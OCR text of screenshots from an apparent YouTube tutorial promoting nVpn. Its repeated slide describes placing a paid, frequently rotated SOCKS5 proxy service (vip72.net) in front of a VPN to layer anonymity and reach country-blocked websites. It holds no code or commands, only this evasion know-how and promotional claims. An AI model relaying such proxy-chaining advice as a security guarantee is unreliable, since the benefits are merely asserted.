
Link: https://www.youtube.com/watch?v=L0Hct2kSnn4



nVpn.net | Double your Safety and use Socks5 + nVpn
- nVpn.net -
Double your Safety use nVpn + Socks5
Activate Windows
Go to Settings to activate Windows.
0:01 / 6:03
Scroll for details



nVpn.net | Double your Safety and use Socks5 + nVpn
Hey guys I am going to show you today how to use a socks 5 proxy in front of nVpn, this means you will have superior protection and you will be able to access websites that have country restictions.
Example:
proxy 1
Serbia
nVpn ---> blocked site
proxy 1 proxy 2
Serbia UK
nVpn ---> socks 5 ---> unblock website
See you have 2 layers of protection :)
we will use this site as it is the best
http://vip72.net
You have to pay to use but it is well worth it as you get fresh socks 5 proxys every minute.
Now what to do :)
1. Join vip72 and pay for use.
2. Download Client
3. Apply changes to your browser.
Please start ManyCam
0:04 / 6:03
Scroll for details



nVpn.net | Double your Safety and use Socks5 + nVpn
Hey guys I am going to show you today how to use a socks 5 proxy in front of nVpn, this means you will have superior protection and you will be able to access
ntry restictions.
unblock website
of protection :)
We will use this site as it is the best
http://vip72.net
You have to pay to use but it is well worth it as you get fresh socks 5 proxys every minute.
Now what to do :)
1. Join vip72 and pay for use.
2. Download Client
3. Apply changes to your browser.
Please start ManyCam
0:26 / 6:03
Scroll for details



nVpn.net | Double your Safety and use Socks5 + nVpn
Hey guys I am going to show you today how to use a socks 5 proxy in front of nVpn, this means you will have superior protection and you will be able to access websites that have country restictions.
Example:
proxy 1
Serbia
nVpn ---> blocked site
proxy 1 proxy 2
Serbia UK
nVpn ---> socks 5 ---> unblock website
See you have 2 layers of protection :)
we will use this site as it is the best
http://vip72.net
You have to pay to use but it is well worth it as you get fresh socks 5 proxys every minute.
Now what to do :)
1. Join vip72 and pay for use.
2. Download Client
3. Apply changes to your browser.
Please start ManyCam
0:32 / 6:03
Scroll for details

